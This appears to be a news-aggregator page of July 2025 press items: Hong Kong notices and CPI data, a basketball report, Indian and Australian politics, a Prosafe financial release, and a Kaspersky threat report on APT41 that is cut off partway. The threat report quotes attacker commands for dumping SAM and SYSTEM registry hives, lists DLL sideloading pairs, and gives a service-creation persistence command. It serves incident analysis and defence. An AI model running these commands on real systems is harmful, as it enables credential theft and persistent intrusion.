NewzIntel.com

    • Checkout Page
    • Contact Us
    • Default Redirect Page
    • Frontpage
    • Home-2
    • Home-3
    • Lost Password
    • Member Login
    • Member LogOut
    • Member TOS Page
    • My Account
    • NewzIntel Alert Control-Panel
    • NewzIntel Latest Reports
    • Post Views Counter
    • Privacy Policy
    • Public Individual Page
    • Register
    • Subscription Plan
    • Thank You Page

Category: Asia Pacific

  • MIL-OSI Asia-Pac: HAD’s emergency hotline stood down

    Source: Hong Kong Government special administrative region

    Attention duty announcers, radio and TV stations:

    Please broadcast the following as soon as possible and repeat it at suitable intervals:

         As Tropical Cyclone Warning Signal No. 3 has been cancelled, the Home Affairs Department’s emergency hotline 2572 8427 has ceased to operate.

    MIL OSI Asia Pacific News –

    July 21, 2025
  • MIL-OSI Asia-Pac: Consumer Price Indices for June 2025

    Source: Hong Kong Government special administrative region

    Consumer Price Indices for June 2025 
    On a seasonally adjusted basis, the average monthly rate of change in the Composite CPI for the 3-month period ending June 2025 was 0.0%, and that for the 3-month period ending May 2025 was -0.1%. Netting out the effects of all Government’s one-off relief measures, the corresponding rates of change were both 0.1%.
     
    Analysed by sub-index, the year-on-year rates of increase in the CPI(A), CPI(B) and CPI(C) were 2.1%, 1.3% and 0.9% respectively in June 2025, as compared to 2.8%, 1.6% and 1.2% respectively in May 2025. Netting out the effects of all Government’s one-off relief measures, the year-on-year rates of increase in the CPI(A), CPI(B) and CPI(C) were 1.5%, 0.9% and 0.7% respectively in June 2025, as compared to 1.3%, 0.8% and 0.8% respectively in May 2025.
     
    On a seasonally adjusted basis, for the 3-month period ending June 2025, the average monthly rates of change in the CPI(A), CPI(B) and CPI(C) were all 0.0%. The corresponding rates of change for the 3-month period ending May 2025 were all -0.1%. Netting out the effects of all Government’s one-off relief measures, the average monthly rates of change in the seasonally adjusted CPI(A), CPI(B) and CPI(C) for the 3-month period ending June 2025 were 0.2%, 0.1% and 0.0% respectively, and the corresponding rates of change for the 3-month period ending May 2025 were 0.1%, 0.1% and 0.0% respectively.
     
    Amongst the various components of the Composite CPI, year-on-year increases in prices were recorded in June 2025 for housing (2.8%), transport (1.9%), electricity, gas and water (1.6%), alcoholic drinks and tobacco (1.4%), meals out and takeaway food (1.4%), miscellaneous goods (1.3%), and miscellaneous services (1.0%).
     
    On the other hand, year-on-year decreases in the components of the Composite CPI were recorded in June 2025 for clothing and footwear (-4.1%), durable goods (-2.5%), and basic food (-0.4%).
     
    For the first half of 2025 as a whole, the Composite CPI rose by 1.7% over a year earlier. The respective increases in the CPI(A), CPI(B) and CPI(C) were 2.3%, 1.5% and 1.2% respectively. The corresponding increases after netting out the effects of all Government’s one-off relief measures were 1.2%, 1.5%, 1.0% and 1.0% respectively.
     
    In the second quarter of 2025, the Composite CPI rose by 1.8% over a year earlier, while the CPI(A), CPI(B) and CPI(C) rose by 2.4%, 1.6% and 1.3% respectively. The corresponding increases after netting out the effects of all Government’s one-off relief measures were 1.1%, 1.4%, 1.0% and 0.9% respectively.
     
    For the 12 months ending June 2025, the Composite CPI was on average 1.8% higher than that in the preceding 12-month period. The respective increases in the CPI(A), CPI(B) and CPI(C) were 2.3%, 1.6% and 1.4% respectively. The corresponding increases after netting out the effects of all Government’s one-off relief measures were 1.2%, 1.4%, 1.1% and 1.0% respectively.
     
    Commentary
     
    A Government spokesman said that consumer price inflation stayed modest in June.  The underlying Composite CPI increased by 1.0% over a year earlier, same as the preceding month. Price pressures on various major components were contained in general.
     
    Looking ahead, overall inflation should remain modest in the near term, as pressures from domestic costs and external prices should stay broadly in check. The Government will monitor the situation closely.
     
    Further information
     
    The CPIs and year-on-year rates of change at section level for June 2025 are shown in Table 1. The time series on the year-on-year rates of change in the CPIs before and after netting out the effects of all Government’s one-off relief measures are shown in Table 2. For discerning the latest trend in consumer prices, it is also useful to look at the changes in the seasonally adjusted CPIs. The time series on the average monthly rates of change during the latest 3 months for the seasonally adjusted CPIs are shown in Table 3. The rates of change in the original and the seasonally adjusted Composite CPI and the underlying inflation rate are presented graphically in Chart 1.
     
    More detailed statistics are given in the “Monthly Report on the Consumer Price Index”. Users can browse and download this publication at the website of the C&SD (www.censtatd.gov.hk/en/EIndexbySubject.html?pcode=B1060001&scode=270 
    For enquiries about the CPIs, please contact the Consumer Price Index Section of the C&SD (Tel: 3903 7374 or email:
    cpi@censtatd.gov.hkIssued at HKT 16:30

    NNNN

    CategoriesMIL-OSI

    MIL OSI Asia Pacific News –

    July 21, 2025
  • MIL-OSI China: China get reality check with Asia Cup bronze finish

    Source: People’s Republic of China – State Council News

    China clinched third place at the 2025 FIBA Women’s Asia Cup with a dominant 101-66 victory over South Korea on Sunday, concluding the first major tournament of its Los Angeles Olympic cycle with a bittersweet result that served as both a disappointment and a crucial learning experience.

    While the team secured a podium finish, its title defense was decisively ended a day earlier in the semifinals by a sharp-shooting Japanese team, a defeat that exposed the challenges ahead of China.

    Yang Shuyu (front) of China reacts after the semifinal match between China and Japan at the FIBA Women’s Asia Cup 2025 in Shenzhen, south China’s Guangdong Province, July 19, 2025. (Xinhua/Mao Siqian)

    The wake-up call was delivered by Japan’s accurate long-range attack, led by 19-year-old point guard Kokoro Tanaka, who posted 21 points in the first quarter alone, hitting five-for-five from beyond the arc.

    Japan hit 16 three-pointers in the game, shooting 47.1 percent from deep and scoring 30 more points from beyond the arc than China. The barrage exposed the defensive liabilities of China’s highly anticipated “Twin Towers” lineup.

    The pairing of 2.26-meter (7-foot-5) prodigy Zhang Ziyu and 2.11-meter (6-foot-11) Han Xu, dominant in the group stage against Indonesia, South Korea and New Zealand, struggled against Japan’s “small, fast, and agile” style. Zhang’s slower foot speed was frequently exploited to create open space, while Han was often forced to defend multiple perimeter players.

    “The ‘Twin Towers’ lineup showed some weaknesses in limiting their three-pointers,” head coach Gong Luming admitted post-game. “Their threes posed a huge threat and created a lot of trouble for us. We will learn from this and seriously think about how our big lineups can adapt to this fast-paced style.”

    Center Han Xu acknowledged the team’s shortcomings after the loss. “Against a quick team like Japan, you need to be efficient to limit their fast breaks and threes, but our defense was not good enough,” she said.

    Despite the loss, Gong affirmed the team would not abandon its long-term strategy.

    “We will not change our plans just because we lost this game; that would be wrong. We are preparing for the 2028 Los Angeles Olympics and will continue to build on the experience gained today,” Gong said.

    For 18-year-old Zhang, the tournament was a glimpse of what’s to come. She finished her senior team debut averaging an impressive 15.6 points and 5.6 rebounds. While her dominance in the paint is clear, so are the areas for improvement.

    “Her potential is huge, but the public’s expectations for her are too high right now,” Gong said. “The overall offensive and defensive chemistry with her is still lacking… but this is a process we must go through.”

    The tournament was also an emotional one for Han, who broke down in a press conference after the semifinal loss. Having faced public pressure for skipping overseas leagues to focus on national team duties, she stated her intention to play abroad in the future.

    “After this year’s major tournaments are over, if there is an opportunity to play in an overseas league, I will do my best to fight for it,” Han said.

    “This might be my last time wearing the national team jersey,” said China’s veteran forward Huang Sijing. “Looking back on my 10 years representing China, there have been both joys and regrets, but as I reach the twilight of my career, what I feel most is pride.”

    Although she expressed disappointment with the team’s result at the Asia Cup, Huang acknowledged the broader context. “The team is undergoing a generational transition, and we’re also adapting to a new coaching philosophy. Given we’ve only had three months to work together, I think we’ve already made good progress.”

    As China left Shenzhen with a bronze medal instead of the desired gold, the coach framed the outcome as a necessary wake-up call. He also noted that he had picked up some tactical ideas from Japan, Australia and South Korea during the tournament – insights he said would be valuable for the development of China’s younger players.

    With only three months together, the new squad learned where it stands and the work required to return to the top of the podium.

    “We certainly saw a lot of our own shortcomings, but the experience gained is more important for the team’s future. I hope the team maintains its fighting spirit… that is the foundation for our future development,” Gong added. 

    MIL OSI China News –

    July 21, 2025
  • Parliament Monsoon Session: Lok Sabha adjourned till 2pm

    Source: Government of India

    Source: Government of India (4)

    The Lok Sabha was adjourned until 2 PM on Monday following uproar by Opposition MPs demanding a discussion on the recent Pahalgam terror attack and the government’s response through Operation Sindoor.

    The House convened at 11 AM but was first adjourned until noon after Opposition members disrupted proceedings, insisting on a statement from Prime Minister Narendra Modi regarding the developments surrounding the attack and Operation Sindoor.

    Expressing his disappointment at the disruptions, Lok Sabha Speaker Om Birla appealed to members to maintain decorum and allow discussions to proceed.

    “This is the Question Hour, and the government is willing to discuss every issue. The House should function, and discussions must take place as per the rules and procedures,” Birla said.

    Despite his appeal, continued sloganeering by Opposition members forced the Speaker to adjourn the House again until 2 PM.

    When the House reconvened, protests resumed after the officiating Speaker informed members that Speaker Om Birla had not granted assent to any of the adjournment motions.

    Defence Minister Rajnath Singh reiterated the government’s willingness to engage in dialogue, “The government is completely ready for discussion on any issue.”

    Responding to the ongoing disruptions, Union Parliamentary Affairs Minister Kiren Rijiju said, “A meeting of the Business Advisory Committee will be held at 2:30 PM to finalise the agenda for discussion. The government is ready, but they (Opposition MPs) are protesting in the Well of the House. This is not the right way to begin the Monsoon Session.”

    Following the adjournment, Leader of the Opposition in the Lok Sabha, Rahul Gandhi, expressed concern over being denied the opportunity to speak, “The question is – why is the Defence Minister allowed to speak in the House while Opposition members, including me as LoP, are not? This is a new approach. Conventionally, if ministers can speak, the Opposition should also be allowed.”

    Congress MP Priyanka Gandhi Vadra echoed the sentiment, stating, “If the government is truly ready for discussion, then they should let the Leader of the Opposition speak. He stood up to speak, and he should be allowed to do so.”

    Meanwhile, BJP MP Baijayant Panda tabled the Report of the Select Committee on the Income Tax Bill, 2025 in the Lok Sabha. The report contains 285 recommendations aimed at overhauling the existing six-decade-old legislation.

    The Monsoon session will run until August 21, with a break scheduled between August 12 and August 18. A total of 21 sittings are planned over the 32-day period.

    (With inputs from ANI)

    July 21, 2025
  • MIL-OSI: Prosafe SE: Recapitalization complete, new share capital registered and forward looking statements

    Source: GlobeNewswire (MIL-OSI)

    Reference is made to the stock exchange announcement published by Prosafe SE (“Prosafe” or the “Company“) on 24 April 2025 where it was announced that Prosafe had agreed the terms of a recapitalization (the “Recapitalization“) which, inter alia, includes a recapitalization of USD 193 million into 321,635,718 new shares in the Company (the “New Shares“) and an offering of up to 17,868,651 warrants to shareholders in the Company as of 16 May 2025 as registered in the Euronex Securities Oslo VPS on the record date 20 May 2025 (the “Warrants“), subject to final approval being obtained by all lenders.

    Reference is further made to the announcement published by the Company on 18 July 2025 regarding approval and publication of a prospectus in relation to issuance of the New Shares and offering of Warrants.

    Registration of the New Shares issued following conversion of USD 193,000,000 of debt into equity has as part of the completion of the Recapitalization been registered with the Norwegian Register of Business Enterprises.

    The Company’s registered share capital has consequently increased by EUR 3,216,357.18, from EUR 178,686.51 to EUR 3,395,043.69, by issuance of 321,635,718 new shares, each with a nominal value of EUR 0.01.

    The Company’s new registered share capital is EUR 3,395,043.69 divided into 339,504,369 shares, each with a nominal value of EUR 0.01.

    Prosafe is pleased to announce that the Recapitalization is now effective. The Recapitalization significantly improves Prosafe’s financial position, providing fresh liquidity and a reduction in debt of USD 193 million.

    Prosafe maintains a positive outlook with new contracts recently secured and improved activity on the back of vessel re-activations. Prosafe recently announced the award of a new 4-year contract for the Safe Notos at a significantly improved day rate of approximately USD 140k/day. The Safe Caledonia started its contract with Ithaca in the UK North Sea on 2 June 2025 and Safe Boreas has arrived in Singapore ahead of the upcoming contract in Australia which has a start-up window between 15 November 2025 and 15 February 2026.

    The Company would like to extend a warm welcome to the new Board of Directors elected at the Company’s annual general meeting held on 21 May 2025. The Company would also like to thank the departing board for all of their work, dedication and support over the past several years.

    The Company expects unrestricted liquidity (excluding restricted cash and cash held in New Group) of approximately USD 90 to 100 million and headroom against the new USD 20 million covenant of approximately USD 70 to 80 million at the date of the Recapitalization.

    Forward Looking Statement:

    Prosafe takes the opportunity to provide guidance for the full year 2025 EBITDA which is anticipated to be in the range of USD 35 – 40 million.  This assumes successful completion of the Safe Boreas re-activation prior to end Q3 2025, planned Special Periodic Surveys (SPS) and related off-hire periods for Safe Zephyrus and Safe Notos during Q3 and Q4 2025 as well as the successful completion of the Safe Caledonia contract. Reference is made to the Q1 presentation published on 21 May 2025 regarding current contracts, anticipated capital expenditure and costs.

    For further information, please contact: 

    Terje Askvig, CEO

    Phone: +47 952 03 886

    Reese McNeel, CFO

    Phone: +47 415 08 186

    This information is subject to the disclosure requirements pursuant to section 5-12 of the Norwegian Securities Trading Act and the requirements of Oslo Børs’ Continuing Obligations.

    The MIL Network –

    July 21, 2025
  • MIL-Evening Report: Labor to put disclaimer under Mark Latham’s caucus room picture

    Source: The Conversation (Au and NZ) – By Michelle Grattan, Professorial Fellow, University of Canberra

    The picture of Mark Latham on the caucus room gallery of Labor leaders will have an annotation under it saying he was expelled for life and his actions do not accord with Labor values.

    The first meeting of the new caucus agreed unanimously to this compromise, after pressure from some in Labor to remove the photo of Latham, who led the party in 2003–05.

    Latham’s former partner recently accused him of a “sustained pattern” of domestic abuse, in a civil court application for an apprehended violence order. It will be heard next week.

    In other condemned behaviour – the latest of a string of controversial incidents over the years – Latham, now an independent in the NSW upper house, also photographed women members without their consent.

    The wording under the picture will read:

    In 2017, Mark Latham was expelled from the Australian Labor Party and banned for life. His actions do not accord with Labor values and fail to meet the standards we expect and demand.

    Opinion in the party about what to do about the picture has been divided. The matter was discussed by both the right and left factions at their meetings.

    The Minister for Women, Katy Gallagher, told the ABC, “I think there’s a recognition, on balance, that you can’t erase history”. But acknowledging that Latham was expelled and his actions “don’t align with modern Australian Labor Party values or standards” was important, she said.

    “I wasn’t there at the time but I think it was a style of leadership that didn’t sit well with the values of the Australian Labor Party and it’s a type of leadership people wouldn’t want to return to.”

    Ahead of the new parliament’s opening on Tuesday, both Prime Minister Anthony Albanese and Opposition Leader Sussan Ley addressed their respective party rooms.

    Albanese told his huge caucus, which includes 94 members of the House of Representatives, that if Labor maintained its sense of discipline and purpose there was no reason why they could not all be returned at the next election – and their numbers added to as well.

    He said Labor was embarking on “our year of delivery. That is our focus. We’ve just been through an election, we had clear commitments and we want to deliver them.”

    Ley told the Coalition party room Albanese was giving interviews “suggesting that we should just get out of the way. Well we won’t be getting out of the way.”

    The opposition would cooperate with constructive government policies, as it was doing on child care safety reforms.

    But if the government brought forward legislation that was not in the national interest “we will fight them every step of the way”, she said, flagging the Coalition’s opposition to potential tax increases.

    The first parliamentary week comes against a background of further depressing news for the Coalition, after its election rout.

    The latest Newspoll shows Labor improving its position since the election, to lead 57–43 on a two-party basis. Labor has a primary vote of 36%, while the Coalition is down to 29%, which is the lowest in the history of Newspoll, that goes back to the mid-1980s.

    Michelle Grattan does not work for, consult, own shares in or receive funding from any company or organisation that would benefit from this article, and has disclosed no relevant affiliations beyond their academic appointment.

    – ref. Labor to put disclaimer under Mark Latham’s caucus room picture – https://theconversation.com/labor-to-put-disclaimer-under-mark-lathams-caucus-room-picture-261097

    MIL OSI Analysis – EveningReport.nz –

    July 21, 2025
  • PM Modi opens Parliament’s Monsoon Session with call for unity, hails Operation Sindoor as symbol of national pride

    Source: Government of India

    Source: Government of India (4)

    Prime Minister Narendra Modi on Monday inaugurated the Monsoon Session of Parliament, calling it a “true celebration of victory” and a moment of collective national pride. Addressing the media outside Parliament, the Prime Minister highlighted recent achievements across defence, science, economy, and digital governance, urging unity among lawmakers to strengthen the nation’s resolve.

    Calling the monsoon a symbol of “renewal and rejuvenation,” PM Modi pointed to favourable weather conditions and record-high water reservoir levels—three times the ten-year average—as indicators of a strong agricultural and rural economic outlook.

    “This Monsoon Session is a moment of great pride for the country,” he said, referring to the recent unfurling of the Indian tricolour aboard the International Space Station. He described the milestone as a unifying moment for both Houses of Parliament and an inspiration for India’s youth in the fields of science, technology, and innovation.

    PM Modi praised the success of Operation Sindoor, India’s precision strike targeting terrorist camps. “Our armed forces achieved their mission with 100 percent success, neutralizing high-value targets within 22 minutes,” he said. He attributed this precision and efficiency to India’s growing defence self-reliance, highlighting global recognition of ‘Made in India’ military technology.

    The Prime Minister called on Parliament to come together in a unified tribute to the operation, stating that such solidarity would boost defence sector innovation, manufacturing, and employment for India’s youth.

    On the internal security front, PM Modi spoke about the decline of terrorism, Naxalism, and Maoism. He noted that many districts once dominated by insurgency have now transformed into “Green Growth Zones,” underscoring the growing influence of constitutional order over violence.

    He also highlighted India’s rise from being among the “Fragile Five” economies in 2014 to being on the cusp of becoming the world’s third-largest economy. He noted that 250 million people have risen out of poverty during the past decade, and emphasized that inflation—currently around 2 percent—has stabilized the cost of living for citizens.

    Turning to digital achievements, the Prime Minister lauded the widespread adoption of the Unified Payments Interface (UPI), which he described as a symbol of India’s leadership in the global fintech landscape. He said UPI has now become a recognized name worldwide.

    Citing data from the International Labour Organization, PM Modi noted that more than 900 million Indians are now covered under social security. He also highlighted India’s successful eradication of trachoma, as declared by the World Health Organization, describing it as a key milestone in the nation’s public health journey.

    Addressing the recent Pahalgam terror attack, PM Modi credited a united response by MPs across party lines for exposing Pakistan’s role in sponsoring terrorism at the global level. “This cross-party effort strengthened our diplomatic campaign and helped the world understand India’s position,” he said.

    As the session got underway, the Prime Minister made a final appeal for unity among MPs. “While political opinions may vary, our intentions in matters of national interest must remain aligned,” he said. Modi urged all Members of Parliament to carry forward the spirit of “one voice” in championing India’s sovereignty, development, and aspirations.

    July 21, 2025
  • MIL-OSI Banking: Rumble in the jungle: APT41’s new target in Africa

    Source: Securelist – Kaspersky

    Headline: Rumble in the jungle: APT41’s new target in Africa

    Introduction

    Some time ago, Kaspersky MDR analysts detected a targeted attack against government IT services in the African region. The attackers used hardcoded names of internal services, IP addresses, and proxy servers embedded within their malware. One of the C2s was a captive SharePoint server within the victim’s infrastructure.

    During our incident analysis, we were able to determine that the threat actor behind the activity was APT41. This is a Chinese-speaking cyberespionage group known for targeting organizations across multiple sectors, including telecom and energy providers, educational institutions, healthcare organizations and IT energy companies in at least 42 countries. It’s worth noting that, prior to the incident, Africa had experienced the least activity from this APT.

    Detection


    Our MDR team identified suspicious activity on several workstations within an organization’s infrastructure. These were typical alerts indicating the use of the WmiExec module from the Impacket toolkit. Specifically, the alerts showed the following signs of the activity:

    • A process chain of svchost.exe ➔exe ➔ cmd.exe
    • The output of executed commands being written to a file on an administrative network share, with the file name consisting of numbers separated by dots:

    WmiExec process tree


    The attackers also leveraged the Atexec module from the Impacket toolkit.

    Scheduler tasks created by Atexec

    The attackers used these commands to check the availability of their C2 server, both directly over the internet and through an internal proxy server within the organization.

    The source of the suspicious activity turned out to be an unmonitored host that had been compromised. Impacket was executed on it in the context of a service account. We would later get that host connected to our telemetry to pinpoint the source of the infection.

    After the Atexec and WmiExec modules finished running, the attackers temporarily suspended their operations.

    Privilege escalation and lateral movement


    After a brief lull, the attackers sprang back into action. This time, they were probing for running processes and occupied ports:

    cmd.exe /c netstat –ano > C:Windowstemptemp_log.log

    cmd.exe /c tasklist /v > C:Windowstemptemp_log.log

    They were likely trying to figure out if the target hosts had any security solutions installed, such as EDR, MDR or XDR agents, host administration tools, and so on.

    Additionally, the attackers used the built-in reg.exe utility to dump the SYSTEM and SAM registry hives.

    cmd.exe /c reg save HKLMSAM C:Windowstemptemp_3.log

    cmd.exe /c reg save HKLMSYSTEM C:Windowstemptemp_4.log

    On workstations connected to our monitoring systems, our security solution blocked the activity, which resulted in an empty dump file. However, some hosts within the organization were not secured. As a result, the attackers successfully harvested credentials from critical registry hives and leveraged them in their subsequent attacks. This underscores a crucial point: to detect incidents promptly and minimize damage, security solution agents must be installed on all workstations across the organization without exception. Furthermore, the more comprehensive your telemetry data, the more effective your response will be. It’s also crucial to keep a close eye on the permissions assigned to service and user accounts, making sure no one ends up with more access rights than they really need. This is especially true for accounts that exist across multiple hosts in your infrastructure.

    In the incident we’re describing here, two domain accounts obtained from a registry dump were leveraged for lateral movement: a domain account with local administrator rights on all workstations, and a backup solution account with domain administrator privileges. The local administrator privileges allowed the attackers to use the SMB protocol to transfer tools for communicating with the C2 to the administrative network share C$. We will discuss these tools – namely Cobalt Strike and a custom agent – in the next section.

    In most cases, the attackers placed their malicious tools in the C:WINDOWSTASKS directory on target hosts, but they used other paths too:

    1

    2

    3

    4

    5

    6

    7

    c:windowstasks

    c:programdata

    c:programdatausoshared

    c:userspublicdownloads

    c:userspublic

    c:windowshelphelp

    c:userspublicvideos

    Files from these directories were then executed remotely using the WMI toolkit:

    Lateral movement via privileged accounts

    C2 communication

    Cobalt Strike


    The attackers used Cobalt Strike for C2 communication on compromised hosts. They distributed the tool as an encrypted file, typically with a TXT or INI extension. To decrypt it, they employed a malicious library injected into a legitimate application via DLL sideloading.

    Here’s a general overview of how Cobalt Strike was launched:

    Attackers placed all the required files – the legitimate application, the malicious DLL, and the payload file – in one of the following directories:

    C:UsersPublic

    C:Users{redacted}Downloads

    C:WindowsTasks

    The malicious library was a legitimate DLL modified to search for an encrypted Cobalt Strike payload in a specifically named file located in the same directory. Consequently, the names of the payload files varied depending on what was hardcoded into the malicious DLL.

    During the attack, the threat actor used the following versions of modified DLLs and their corresponding payloads:

    Legitimate file name DLL Encrypted Cobalt Strike
    TmPfw.exe TmDbg64.dll TmPfw.ini
    cookie_exporter.exe msedge.dll Logs.txt
    FixSfp64.exe log.dll Logs.txt
    360DeskAna64.exe WTSAPI32.dll config.ini
    KcInst.exe KcInst32.dll kcinst.log
    MpCmdRunq.exe mpclient.dll Logs.txt

    Despite using various legitimate applications to launch Cobalt Strike, the payload decryption process was similar across instances. Let’s take a closer look at one example of Cobalt Strike execution, using the legitimate file cookie_exporter.exe, which is part of Microsoft Edge. When launched, this application loads msedge.dll, assuming it’s in the same directory.

    The attackers renamed cookie_exporter.exe to Edge.exe and replaced msedge.dll with their own malicious library of the same name.


    When any dynamic library is loaded, the DllEntryPoint function is executed first. In the modified DLL, this function included a check for a debugging environment. Additionally, upon its initial execution, the library verified the language packs installed on the host.. The malicious code would not run if it detected any of the following language packs:

    • Japanese (Japan)
    • Korean (South Korea)
    • Chinese (Mainland China)
    • Chinese (Taiwan)

    If the system passes the checks, the application that loaded the malicious library executes an exported DLL function containing the malicious code. Because different applications were used to launch the library in different cases, the exported functions vary depending on what the specific software calls. For example, with msedge.dll, the malicious code was implemented in the ShowMessageWithString function, called by cookie_exporter.exe.

    The ShowMessageWithString function retrieves its payload from Logs.txt, a file located in the same directory. These filenames are typically hardcoded in the malicious dynamic link libraries we’ve observed.

    The screenshot below shows a disassembled code segment responsible for loading the encrypted file. It clearly reveals the path where the application expects to find the file.


    The payload is decrypted by repeatedly executing the following instructions using 128-bit SSE registers:


    Once the payload is decrypted, the malicious executable code from msedge.dll launches it by using a standard method: it allocates a virtual memory region within its own process, then copies the code there and executes it by creating a new thread. In other versions of similarly distributed Cobalt Strike agents that we examined, the malicious code could also be launched by creating a new process or upon being injected into the memory of another running process.

    Beyond the functionality described above, we also found a code segment within the malicious libraries that appeared to be a message to the analyst. These strings are supposed to be displayed if the DLL finds itself running in a debugger, but in practice this doesn’t occur.

    Once Cobalt Strike successfully launches, the implant connects to its C2 server. Threat actors then establish persistence on the compromised host by creating a service with a command similar to this:

    1

    C:Windowssystem32cmd.exe /C sc create “server power” binpath= “cmd /c start C:WindowstasksEdge.exe” && sc description “server power” “description” && sc config “server power” start= auto && net start “server power”

    Attackers often use the following service names for embedding Cobalt Strike:

    server power

    WindowsUpdats

    7–zip Update

    Agent

